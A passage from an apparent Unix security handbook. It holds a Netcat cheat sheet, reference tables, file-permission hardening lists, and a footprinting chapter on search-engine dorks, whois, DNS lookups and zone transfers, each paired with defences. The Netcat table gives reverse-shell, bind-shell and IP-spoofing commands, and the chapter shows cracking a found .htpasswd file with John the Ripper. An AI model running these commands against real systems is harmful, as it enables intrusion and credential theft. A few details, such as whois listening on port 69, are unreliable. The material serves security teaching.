CIAC (Computer Incident Advisory Capability)	**http://www.ciac.org/ciac/**
Tools and papers	**http://www.packetfactory.net/**
Articles, advisories, mailing lists, and tools	**http://attrition.org/**
Phrack magazine	**http://phrack.com/**
2600: The Hacker Quarterly	**http://www.2600.com/**
Discussion forums, links, and downloads	**http://www.antionline.com/**
Vulnerability Disclosure List	**http://www.vulnwatch.org/**
Articles and various mailing list archives	**http://www.neohapsis.com/**
News, analysis, and assessments	**http://internetsecuritynews.com/**
CERIAS (Center for Education and Research in Information Assurance and Security)	**http://www.cerias.purdue.edu/**
News and articles	**http://www.hideaway.net/**

Mailing Lists

The following table provides pointers to popular security mailing lists. It is a good idea to subscribe to these lists as they promptly announce the latest advisories and vulnerabilities.

Description	Resource
Bugtraq, Pen-test, Web application security, and many other lists	**http://securityfocus.com/archive**
CERT advisory mailing list	**http://www.cert.org/contact_cert/certmaillist.html**
SANS (SysAdmin, Audit, Network, Security) newsletter	**http://sans.org/sansnews**

Conferences and Events

Security conferences are held at various locations around the world, where the happenings in the arena of computer security are presented by experts in the field. The following table contains a list of popular security conferences.

Description	Resource
Blackhat	**http://www.blackhat.com/**
DEF CON	**http://www.defcon.org/**
SANS (SysAdmin, Audit, Network, Security)	**http://www.sans.org/**
CSI (Computer Security Institute)	**http://www.gocsi.com/**
RSA	**http://www.rsasecurity.com/company/events/index.html**

USEFUL NETCAT COMMANDS

Netcat is a command-line tool that reads and writes data across networks using the TCP and UDP protocols. It is known as the "network Swiss army knife" because of the many different functions it can perform. The following table provides a quick usage guide for the most useful Netcat commands.

Netcat uses the TCP protocol by default. The **–u** flag can be used with many of the commands in the following table in order to make Netcat use UDP instead.

Description	Command
Connect to a port on a remote host	`nc remote_host <port>`

Connect to multiple ports on a remote host	`nc remote_host <port>…<port>`
	For example:
	`nc www.somecompanyasanexample.com 21 25 80`

Listen on a port for incoming connections	`nc –v –l –p <port>`
Connect to remote host and serve a bash shell	`nc remote_ip <port> –e /bin/bash` Note that Netcat does not support the **–e** flag by default. To make Netcat support the **–e** flag, it must be re-compiled with the DGAPING_SECURITY_HOLE option.
Listen on a port and serve a bash shell upon connect	`nc –v –l –p <port> –e /bin/bash` Note that Netcat does not support the **–e** flag by default. To make Netcat support the **–e** flag, it must be re-compiled with the DGAPING_SECURITY_HOLE option.

Port scan a remote host	`nc –v –z remote_host <port>-<port>`
	Use the **–i** flag to set a delay interval:
	`nc –i <seconds> –v –z remote_host <port>-<port>`

Pipe command output to a netcat request	`<command> | nc remote_host <port>`
	For example:
	`echo "GET / HTTP/1.0`
	`[enter]`
	`[enter]`
	`"| nc www.somecompanyasanexample.com 80`

Use source-routing to connect to a port on a remote host	`nc –g <gateway> remote_host <port>` Note: Up to eight hop points may be specified using the **–g** flag. Use the **–G** flag to specify the source-routing pointer.

Description	Command
Spoof source IP address	Use the **–s** flag to spoof the source IP address: `nc –s spoofed_ip remote_host port` This command will cause the remote host to respond back to the spoofed IP address. The **–s** flag can be used along with most of the commands presented in this table.

Transfer a file	On the server host:
	`nc –v –l –p <port> < <file>`
	On the client host:
	`nc –v <server_host> <port> > <file>`
	It is also possible for the client host to listen on a port in order to receive a file. To do this, run the following command on the client host:
	`nc –v –l –p <port> > file`
	And run the following command on the server host:
	`nc –v <client_host> <port> < file`

ASCII TABLE

The ASCII (American Standard Code for Information Interchange) character set contains 128 entries consisting of control codes, letters, numbers, and punctuations. The table that follows represents the ASCII set in decimal, hex, and octal notation.

Decimal	Hex	Octal	Character
0	00	000	NUL (Null)
1	01	001	SOH (Start Of Heading)
2	02	002	STX (Start Of Text)
3	03	003	ETX (End Of Text)
4	04	004	EOT (End Of Transmission)
5	05	005	ENQ (Enquiry)
6	06	006	ACK (Acknowledge)
7	07	007	BEL (Bell)
8	08	010	BS (Back Space)
9	09	011	TAB (Horizontal)
10	0a	012	LF (Line Feed)
11	0b	013	VT (Vertical Tab)
12	0c	014	FF (Form Feed)
13	0d	015	CR (Carriage Return)
14	0e	016	SO (Shift Out)
15	0f	017	SI (Shift In)
16	10	020	DLE (Data Link Escape)
17	11	021	DC1 (Device Control 1)
18	12	022	DC2 (Device Control 2)
19	13	023	DC3 (Device Control 3)
20	14	024	DC4 (Device Control 4)

Decimal	Hex	Octal	Character
21	15	025	NAK (Negative Acknowledge)
22	16	026	SYN (Synchronous Idle)
23	17	027	ETB (End of Transmission Block)
24	18	030	CAN (Cancel)
25	19	031	EM (End of Medium)
26	1a	032	SUB (Substitute)
27	1b	033	ESC (Escape)
28	1c	034	FS (File Separator)
29	1d	035	GS (Group Separator)
30	1e	036	RS (Record Separator)
31	1f	037	US (Unit Separator)
32	20	040	Space
33	21	041	!
34	22	042	"
35	23	043	#
36	24	044	$
37	25	045	%
38	26	046	&
39	27	047	'
40	28	050	(
41	29	051	)
42	2a	052	*
43	2b	053	+
44	2c	054	,
45	2d	055	-

Decimal	Hex	Octal	Character
46	2e	056	.
47	2f	057	/
48	30	060	0
49	31	061	1
50	32	062	2
51	33	063	3
52	34	064	4
53	35	065	5
54	36	066	6
55	37	067	7
56	38	070	8
57	39	071	9
58	3a	072	:
59	3b	073	;
60	3c	074	<
61	3d	075	=
62	3e	076	>
63	3f	077	?
64	40	100	@
65	41	101	A
66	42	102	B
67	43	103	C
68	44	104	D
69	45	105	E
70	46	106	F

Decimal	Hex	Octal	Character
71	47	107	G
72	48	110	H
73	49	111	I
74	4a	112	J
75	4b	113	K
76	4c	114	L
77	4d	115	M
78	4e	116	N
79	4f	117	O
80	50	120	P
81	51	121	Q
82	52	122	R
83	53	123	S
84	54	124	T
85	55	125	U
86	56	126	V
87	57	127	W
88	58	130	X
89	59	131	Y
90	5a	132	Z
91	5b	133	[
92	5c	134	\
93	5d	135	]
94	5e	136	^
95	5f	137	_

Decimal	Hex	Octal	Character
96	60	140	`
97	61	141	a
98	62	142	b
99	63	143	c
100	64	144	d
101	65	145	e
102	66	146	f
103	67	147	g
104	68	150	h
105	69	151	i
106	6a	152	j
107	6b	153	k
108	6c	154	l
109	6d	155	m
110	6e	156	n
111	6f	157	o
112	70	160	p
113	71	161	q
114	72	162	r
115	73	163	s
116	74	164	t
117	75	165	u
118	76	166	v
119	77	167	w
120	78	170	x
121	79	171	y

Decimal	Hex	Octal	Character
122	7a	172	z
123	7b	173	{
124	7c	174	|
125	7d	175	}
126	7e	176	~
127	7f	177	DEL

HTTP CODES

HTTP servers respond to all requests with an HTTP code. Some HTTP servers do not return the code description, but only its numeric value. The following table can be used to determine the meaning of an HTTP response code. This table can also be used when writing custom HTTP client shell scripts in order to classify and understand resultant HTTP responses.

Code	Description
100	Continue
101	Switching protocols
200	OK
201	Created
202	Accepted
203	Non-authoritative information
204	No content
205	Reset content
206	Partial content
300	Multiple choices
301	Moved permanently
302	Moved temporarily
303	See other
304	Not modified
305	Use proxy
307	Temporary redirect
400	Bad request
401	Unauthorized
402	Payment required
403	Forbidden
404	Not Found

Code	Description
405	Method not allowed
406	Not acceptable
407	Proxy authentication required
408	Request timeout
409	Conflict
410	Gone
411	Length required
412	Precondition failed
413	Request entity too large
414	Request URI too large
415	Unsupported media type
416	Requested range not satisfiable
417	Expectation failed
500	Internal server error
501	Not implemented
502	Bad gateway
503	Service unavailable
504	Gateway timeout
505	HTTP version not supported

IMPORTANT FILES

Ensure the following files have been assigned proper permissions:

Filename	User	Group	Permissions
/bin	root	root	drwxr-xr-x
/etc	root	root	drwxr-xr-x
/etc/aliases	root	root	-rw-r--r--
/etc/default/login	root	root	-rw-------
/etc/exports	root	root	-rw-r--r--
/etc/hosts	root	root	-rw-rw-r--
/etc/hosts.allow	root	root	-rw-------
/etc/hosts.deny	root	root	-rw-------
/etc/hosts.equiv	root	root	-rw-------
/etc/hosts.lpd	root	root	-rw-------
/etc/inetd.conf	root	root	-rw-------
/etc/issue	root	root	-rw-r--r--
/etc/login.access	root	root	-rw-------
/etc/login.conf	root	root	-rw-------
/etc/login.defs	root	root	-rw-------
/etc/motd	root	root	-rw-r--r--
/etc/mtab	root	root	-rw-r--r--
/etc/netgroup	root	root	-rw-------
/etc/passwd	root	root	-rw-r--r--
/etc/rc.d	root	root	drwx------
/etc/rc.local	root	root	-rw-------
/etc/rc.sysinit	root	root	-rw-------
/etc/sercuetty	root	root	-rw-------
/etc/security	root	root	-rw-------

Filename	User	Group	Permissions
/etc/services	root	root	-rw-r--r--
/etc/shadow	root	root	-r--------
/etc/ssh/ssh_host_key	root	root	-rw-------
/etc/ssh/sshd_config	root	root	-rw-------
/etc/ssh/ssh_host_dsa_key	root	root	-rw-------
/etc/ssh/ssh_host_key	root	root	-rw-------
/etc/ssh/ssh_host_rsa_key	root	root	-rw-------
/etc/ttys	root	root	-rw-------
/root	root	root	drwx------
/sbin	root	root	drwxr-xr-x
/tmp	root	root	drwxrwxrwt
/usr/bin	root	root	drwxr-xr-x
/usr/etc	root	root	drwxr-xr-x
/usr/sbin	root	root	drwxr-xr-x
/var/log	root	root	drwxr-xr-x
/var/log/authlog*	root	root	-rw-------
/var/log/boot*	root	root	-rw-------
/var/log/cron*	root	root	-rw-------
/var/log/dmesg	root	root	-rw-------
/var/log/lastlog	root	root	-rw-------
/var/log/maillog*	root	root	-rw-------
/var/log/messages*	root	root	-rw-------
/var/log/secure*	root	root	-rw-------
/var/log/spooler*	root	root	-rw-------
/var/log/syslog*	root	root	-rw-------
/var/log/utmp*	root	utmp	-rw-rw-r--
/var/log/wtmp*	root	utmp	-rw-rw-r--

Filename	User	Group	Permissions
/var/log/xferlog	root	root	`-rw-------`
/var/run	root	root	`drwxr-xr-x`
/var/run/*.pid	root user	root user	`-rw-r--r--`
/var/spool/cron	root	root	`drwx------`
/var/spool/cron/crontabs/root	root	root	`-r--------`
/var/spool/mail	root	mail	`drwxrwxr-x`
/var/spool/mail/*	user	user	`-rw-rw----`
/var/tmp	root	root	`drwxrwxrwt`

Part I

Hacking Techniques and Defenses

This page intentionally left blank

Chapter 1

Footprinting

IN THIS CHAPTER:

- Search Engines
- Domain Registrars
- Regional Internet Registries
- DNS Reverse-Lookups
- Mail Exchange
- Zone Transfers
- Traceroute
- Summary

Footprinting is the process of accumulating preliminary data about a target using publicly available methods. This information can be used to gain a better understanding of the target's network architecture. This first chapter covers different ways and techniques of gathering such information, including the use of search engines and of domain and network block registrars. Though the least glamorous aspect of hacking methodology, the process of footprinting is an important first step.

SEARCH ENGINES

Search engines can be used to find interesting details and links that may lead to sensitive information. Since queries are performed on the search engine's database, they are not noticeable in the target web server's logs unless a resulting URL is accessed directly.

There exist many ways to perform creative queries for sensitive data. The sections that follow offer a few ideas.

Searching Job Postings for Administrative Weaknesses

A lot of firms advertise available job positions, which can provide a wealth of information about their security posture. For example, if a company is actively recruiting firewall specialists, their firewall configurations may be weak, and this fact provides a hacker with more direction on where to focus. Résumé services such as **http://www.monster.com/** are places where potential intruders are known to look for such information.

Searching EDGAR

The EDGAR ("Electronic Data Gathering, Analysis, and Retrieval") database contains information about publicly traded companies. Details such as company acquisitions are of special interest, since large organizations tend to have trouble managing their network security during the initial phase of a merger. The EDGAR database can also be used by potential intruders to gather the target organization's quarterly and yearly reports, which may help a potential intruder gain a better understanding of the organization's recent activities. The EDGAR system is located at **http://www.sec.gov/edgar.shtml**.

Looking for Sensitive Information in Log Files

Many programs are known to write to specific log files. Sometimes, these log files are accidentally placed within the web root of the web server. For example, a query such as: **"Index of" dead.letter** on **http://www.google.com/** will provide you with links to web servers serving the file dead.letter (see Figure 1-1). Note that the dead.letter file is created by some e-mail clients when a user cancels sending an e-mail, and it may contain part of the e-mail being composed. This file, along with other such log files, may provide critical and confidential information to potential intruders.





Figure 1-1. Contents of a user's dead.letter file being served by a web server

There are many other well-known log files that can be searched for. Some other examples are syslog, maillog, spooler, messages, access_log, and error_log.

Searching for Web-Server Statistics

Various web applications are used to provide administrators with statistics of web traffic. Such statistics are mostly password protected and can contain confidential information and URLs. Search engines can be used to find misconfigured hosts, which serve such data. For example, a search such as **"Index of" stats** on **http://www.google.com/** may expose the location of web servers that have been misconfigured to serve server statistics to unauthenticated external entities (see Figure 1-2).



Top Documents

Hits	Bytes	Document
39210	231455139	/
24056	20431305	CGI Counter
18231	19331210	404 Not Found
6310	13213563	/slides
4319	13567849	/cgi/showcalendar.pl
1949	2098321	/users/joe/placestoeat.html
1130	2429201	/users/joe/placesnottoeat.html
1113	1345203	/jobs/availablepositions.html
1011	235213	/contact/info.html
943	445421	/cgi/showschedules.cgi
934	332143143	/software/download/beta1.exe
921	2341133	/legal/software-license.html
912	9414513414	/users/jack/mp3z/NOTSUPPOSEDTODOTHIS/download.html
904	393432213	/users/jack/passwords/NOTSUPPOSEDTODOTHIS/download.html
844	21341450	/slides/presentation-december2002.pdf
823	563241	/axx343azCOMPANY-SECRET-URL/
443	341374	/about/home.html

Figure 1-2. Web server statistics being served to the world by somecompanyasanexample.com

Locating Protected Data Resources

Sensitive information is often placed on web sites within directories called "protected," "secret," "passwords," etc. Many times, these directories are not password protected and can be easily searched.

As an example, consider the Apache web server, which is often configured to provide authentication when certain configuration and password files are present in a directory. The password file, often called .htpasswd, should not be served by the web server. To search for such files on the Internet using **http://www.google.com**, perform the following query: **"Index of" .htpasswd**. Here is an example of an .htpasswd file:

```
joe:lWjdCijcQwGFA
admin:XrouH05qTM1U.
```

Password hashes contained in this file can be easily cracked using a password cracker such as "John the Ripper."

```
[bash]$ john .htpasswd
Loaded 2 passwords with 2 different salts (Traditional DES [24/32 4K])
password    (joe)
mypass      (admin)
guesses: 2  time: 0:00:00:21 (3)  c/s: 83610  trying: bly045 - Sist20
```

John the Ripper is available at **http://www.openwall.com/john/**.

Looking Through Configuration Files for Sensitive Information

Various configuration files containing information such as passwords, secret keys, usernames, internal IP addresses, and other sensitive data are mistakenly served by various web servers when placed within the web root directory. Searching for these files is a matter of knowing their names. One potentially vulnerable file is sshd_config, which contains configuration information for SSH servers. A potential intruder may perform a search using the query **"Index of" sshd_config** in order to find web servers that serve the sshd_config file. Since such configuration files contain sensitive information, they may expose critical information that should not be accessible by external entities.

Searching Usenet Archives for Administrative Shortcomings

Newsgroup postings often contain information that can serve as an aid to an attacker. For example, administrators sometimes post to technical

Usenet groups in order to ask for help on certain topics. Such postings may give away lots of information and alert an intruder to the fact that the administrator is having trouble with configuring certain services. The site **http://groups.google.com/** can be used to search for such revealing postings.

Defend Against Search Engine Exposure Vulnerabilities

Enforcement of the following defensive tactics are strongly recommended in order to minimize the risks associated with exposure of sensitive information by search engines and web-server misconfigurations:

- Do not advertise the availability of job positions in a manner that might expose administrative weaknesses relating to security.
- It is a good idea to perform routine audits against your web-server configuration and the data it is allowed to serve. If you have access to the web server itself, then you can search for specific information from within the web root. For example, the following command will list all the filenames containing the word "log":

  ```
  ls -alR /var/web-root/html | grep log
  ```

  Content within static data can also be searched. To search for a specific word, say "password," in the contents of files contained in the web root:

  ```
  grep -R password /var/web-root
  ```

  In case local access to the web server file system is not available, `wget` is a good command-line tool that can be used to mirror the web site. Once the web site content is available locally, it is possible to perform greps on data as just suggested. An example usage of `wget`:

  ```
  wget -m -np http://www.somecompanyasanexample.com/
  ```

  The `wget` tool is available from **http://wget.sunsite.dk/**.
- Administrators must be instructed not to post job vacancies on technical newsgroups and message boards using their real names and e-mail addresses.

DOMAIN REGISTRARS

A single organization may own many networks at different locations. Discovering domain names associated with a particular organization is

possible by performing "whois" queries. Most domain registrars have an associated public whois server (listening on port 69) to which whois clients can connect in order to query for information on domain owners. The information returned by domain whois queries includes associated POCs and DNS IP addresses, which are useful in determining the target's network presence.

Since domains can be registered via numerous registrars, you must first query for the registrar the domain is registered with, and then query for the domain record from the associated registrar. In order to query for the right registrar, a whois query must be performed on the public whois server **whois.crsnic.net**.

Many registrars restrict the types of queries mentioned in the following sections. If any of the following queries do not result in a positive response from a particular whois server, they just might work against the whois server of another registrar.

Querying Domain Registrar Records by Domain Name

To query for **somecompanyasanexample.com**, you must run a whois query on **whois.crsnic.net** using the command-line `whois` tool (included with most Unix and Linux distributions) like this:

```
[bash]$ whois -h whois.crsnic.net somecompanyasanexample.com
[whois.crsnic.net]

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be
registered with many different competing registrars. Go to
http://www.internic.net for detailed information.

      Domain Name: SOMECOMPANYASANEXAMPLE.COM
      Registrar: SOME REGISTRAR, INC.
      Whois Server: whois.somewhoisserver.com
      Referral URL: http://www.someregistrarasanexample.com
      Name Server: NS1.SOMEEXAMPLESERVER.NET
      Name Server: NS2.SOMEEXAMPLESERVER.NET
      Updated Date: 05-nov-2001

>>> Last update of whois database: Sat, 11 Jan 2003 17:11:52 EST <<<
```

The preceding query will return the actual registrar the domain is registered with, and its whois server. In our preceding example, the whois server for the registrar of **somecompanyasanexample**

.com is **whois.somewhoisserver.com**. Now, we must query **whois .somewhoisserver.com**:

```
[bash]$ whois -h whois.somewhoisserver.com somecompanyasanexample.com
[whois.somewhoisserver.com]
NOTICE AND WARNING BANNER HERE

Registrant:
Lname, Fname (SOMEHANDLE)  username@somecompanyasanexample.com
1234 Some St.
Somecity, SOMESTATE 99999
SOME COUNTRY

Domain Name: somecompanyasanexample.com

Administrative Contact, Technical Contact:
Lname2, Fname2 (SOMEHANDLE2) username2@somecompanyasanexample.com
5678 Someother St.
Someothercity, SOMESTATE 99999
SOME COUNTRY
(123)456-7890

Record expires on 31-12-2004
Record created on 31-12-2002
Database last updated on 12-Jan-2003 03:44:29 EST.

Domain servers in listed order:

NS1.SOMEEXAMPLESERVER.NET                10.0.0.1
NS2.SOMEEXAMPLESERVER.NET                192.168.1.1
```

Querying Domain Registrar Records by Domain Prefix

In order to search for domain names beginning with "somecompany", the following query can be used:

```
[bash]$ whois -h whois.crsnic.net "somecompany."
[whois.somewhoisserver.com]

Whois server version 1.x

NOTICE AND WARNING BANNER HERE

SOMECOMPANY.COM
SOMECOMPANY.ORG
SOMECOMPANYASANEXAMPLE.COM
SOMECOMPANYTHATDOESNOTEXIST.COM
```

```
SOMECOMPANYTHATDOESNOTEXIST.ORG
SOMECOMPANYZZZZ.ORG
To single out one record, look it up with "xxx", where xxx is
one of the records displayed in the preceding listing. If the
records are the same, look them up with "=xxx" to receive a
full display for each record.

>>> Last update of whois database: Sat, 11 Jan 2003 18:00:01 EST
```

Querying Domain Registrar Records by Handle

Individuals listed on whois servers have a handle associated with them. You can query a particular handle to find related contact information:

```
[bash]$ whois -h whois.somewhoisserver.com "handle SOMEHANDLE"
[whois.somewhoisserver.com]
NOTICE AND WARNING BANNER HERE

Lastname, Firstname (SOMEHANDLE)   username@somecompanyasanexample.com
1234 Some St.
Somecity, SOMESTATE 99999
SOME COUNTRY

Database last updated on 12-Jan-2003 03:44:29 EST.
```

Querying Domain Registrar Records by E-Mail

Individuals listed on whois servers usually have an associated e-mail address. It is possible to search for users by providing their complete e-mail address or a part of it. Therefore, the query

```
whois -h whois.somewhoisserver.com "@somecompanyasanexample.com"
```

will return names of individuals on record whose e-mail addresses contain the domain @somecompanyasanexample.com.

Prevent Exposures Due to Domain Registrar Records

Ensure that e-mail addresses listed on whois records end with a domain different from your organization's name. This will make it difficult for others to query your records via an e-mail query. In addition, some domain registrars offer to place their contact information on the whois records instead of your personal contact information. It is a good idea to take advantage of this option to prevent your personal contact information from being exposed to potential intruders.

REGIONAL INTERNET REGISTRIES

Similar to domain names, organizations can be allocated blocks of IP addresses. Routable IP addresses are allocated to organizations by four main Regional Internet Registries (RIRs), as shown in Table 1-1.

Table 1-1 contains a list of four major RIRs. However, some new RIRs are scheduled to be established in the near future. See **http://www.aso.icann.org/** for details and updates.

Many registrars restrict the types of queries mentioned in the following sections. If any of the following queries do not result in a positive response from a particular whois server, they just might work against the whois server of another registrar.

Querying RIR Records by Company Prefix

To find records owned by a company name, a whois query can be performed like this:

```
whois -h whois.rirwhoisserver.net "companynameprefix"
```

To search RIR records for company names beginning with the word "somecompanyasanexample":

```
[bash]$ whois -h whois.rirwhoisserver.net "somecompanyasanexample"
Some Company (SOMEC)
Some Company As An Example (SOMECA)

# RIR Whois database, last updated on 2003-01-11 01:00
```

Name	Whois Server	Region
American Registry of Internet Numbers (ARIN) **http://www.arin.net/**	whois.arin.net	North America, part of the Caribbean, and subequatorial Africa
Asia Pacific Network Information Centre (APNIC) **http://www.apnic.net/**	whois.apnic.net	Asia Pacific
Réseaux IP Européens Network Coordination Centre (RIPE NCC) **http://www.ripe.net/**	whois.ripe.net	Europe, Middle East, Central Asia, and African countries north of the equator
Latin American and Caribbean Internet Addresses Registry (LACNIC) **http://lacnic.net/**	whois.lacnic.net	Latin America and Caribbean

Table 1-1. Four Regional Internet Registries (RIRs)

Querying RIR Records by an IP Address or Network Block

To find out which organization is the owner of a particular block of IP addresses, try this form of the command:

```
whois -h whois.rirwhoisserver.net ipaddressorblock
```

The address 192.168.1.0/24 falls under an allocated block of IP addresses that are not routable. For more information on nonroutable IP ranges, please see RFC 1918, available at **http://www.faqs.org/rfcs/rfc1918.html**. Let us pretend that 192.168.1.0/24 is a valid and routable IP range for the purposes of our example. If we were to search *whois.arin.net* for this block, we would have to attempt such a query:

```
[bash]$ whois -h whois.arin.net 192.168.1.0
[whois.arin.net]
OrgName:    Internet Assigned Numbers Authority
OrgID:      IANA

NetRange:   192.168.0.0 - 192.168.255.255
CIDR:       192.168.0.0/16
NetName:    IANA-CBLK1
NetHandle:  NET-192-168-0-0-1
Parent:     NET-192-0-0-0-0
NetType:    IANA Special Use
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment:    This block is reserved for special purposes.
            Please see RFC 1918 for additional information.

RegDate:    1994-03-15
Updated:    2002-09-16

OrgTechHandle: IANA-ARIN
OrgTechName:   Internet Corporation for Assigned Names and Number
OrgTechPhone:  +1-234-567-8900
OrgTechEmail:  res-ip@iana.org

# ARIN Whois database, last updated 2003-01-12 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
```

Querying RIR Records by Handle

Individual POCs and organizations listed on RIR whois servers have a handle associated with them. You can query a particular handle to find related contact information:

```
whois -h whois.rirwhoisserver.com "HANDLE"
```

To search for Some-Company-As-An-Example's handle (SOMECA), we would execute the following:

```
[bash]$ whois -h whois.rirwhoisserver.net "SOMECA"
[whois.rirwhoisserver.net]

OrgName:    Some Company As An Example
OrgID:      SOMECA
Address:    1234 Some St.
Country:    SOME COUNTRY
Comment:
RegDate: 1998-08-01
Updated: 1998-08-01

# RIR Whois database, last updated on 2003-01-11 01:00
```

Querying RIR Records by E-Mail

Individuals listed on whois servers usually have an associated e-mail address. It is possible to search for users by providing their complete e-mail address or a part of it. Therefore, the following query will return names of individuals whose e-mail addresses contain the domain @somecompanyasanexample.com:

```
 [bash]$ whois -h whois.rirwhoisserver.com "@somecompanyasanexample.com"
[whois.rirwhoisserver.com]
Lname, Fname (LASTFIRST-RIR) username@somecompanyasanexample.com +
(123)456-7890
# RIR Whois database, last updated on 2003-01-11 01:00
```

Prevent Exposures Due to RIR Records

E-mail addresses listed on RIR records should end with a domain different from your organization's name. This will make it difficult for others to query your records via an e-mail query. Some RIRs allow the use of P.O. Box addresses for individual and organizational contacts. This option should be taken advantage of whenever possible in order to prevent personal contact information from being exposed to potential intruders.

DNS REVERSE-LOOKUPS

A *DNS reverse-lookup* is the act of querying a DNS server for the hostname associated with a particular IP address.

Performing DNS Reverse-Lookups

Reverse-lookups can be performed by using the `host` command:

```
[bash]$ host 10.0.0.3
3.0.0.10.in-addr.arpa domain name pointer
room13-payrollftpd.somecompanyasanexample.com.
```

Not only does this query result tell us that the host is probably running an FTP server, it also informs us of its location, room 13!

Prevent DNS Reverse-Lookup Information Exposures

As evident from the preceding example, DNS reverse-lookups can reveal various host information that should not be available to external users. The following preventative measures can be taken to minimize the exposure of such information:

- Do not assign hostnames that may reveal any sort of information about the hosts on your network.
- Consider assigning hostnames that include the IP address as part of the hostname, such as 3-0-0-10.somecompanyasanexample.com. This scheme helps organize the available hosts from an administrative perspective, and at the same time reveals no extra information to an external entity.

MAIL EXCHANGE

To find out the hostnames and IP addresses of an organization's mail servers, the command-line `dig` tool can be used to query for a domain's Mail Exchange (MX) Records:

```
[bash]$ dig mx somecompanyasanexample.com
; <<>> DiG 9.2.1 <<>> mx dhanjani.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1234
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;somecompanyasanexample.com.              IN      MX

;; ANSWER SECTION:
somecompanyasanexample.com.  86400       IN      MX      10
mail.somecompanyasanexample.com.
```

```
;; AUTHORITY SECTION:
somecompanyasanexample.com.        4        IN       NS
ns1.somexampleserver.net.

somecompanyasanexample.com.        4        IN       NS
ns2.someexampleserver.net.


;; ADDITIONAL SECTION:
ns1.somexampleserver.net.        678        IN       A        10.0.0.1
ns2.somexampleserver.net.     141521        IN       A        192.168.1.1

;; Query time: 102 msec
;; SERVER: 10.1.1.1#53(10.1.1.1)
;; WHEN: Mon Jan 13 04:04:38 2003
;; MSG SIZE  rcvd: 141
```

The `dig` command queried our ISP's default DNS server (10.1.1.1) for **somecompanyasanexample.com**'s MX records and returned to us its mail server: mail.someexampleserver.com.

ZONE TRANSFERS

DNS servers are generally configured to act as either a primary server or a secondary server. The reason for this approach is to provide hierarchy and redundancy. A *zone transfer* occurs when a secondary DNS server contacts a primary DNS server in order to update its zone information. DNS hostname information obtained via zone transfers may reveal the role or location of particular hosts in an organization. Quite often, primary DNS servers are incorrectly configured to allow any host to perform a zone transfer.

Performing Zone Transfers Using the host Command

To attempt a zone transfer for a particular organization, a DNS server IP address is required. If this information is not available, a whois query of the target domain can be attempted, and this will provide the relevant DNS IP addresses. Once a DNS server IP address is obtained, a zone transfer can be attempted using the `host` command:

```
host -l domain DNSIP
```

For example:

```
[bash]$ host -l somecompanyasanexample.com 10.0.0.1
Using domain server:
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
Aliases:

somecompanyasanexample.net SOA ns1.someexampleserver.net.
Using domain server:
Name:  10.0.0.1
Address:  10.0.0.1#53

somecompanyasanexample.net name server ns1.someexampleserver.net.
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53

Somecompanyasanexample.net name server ns2.someexampleserver.net.
Using domain server:
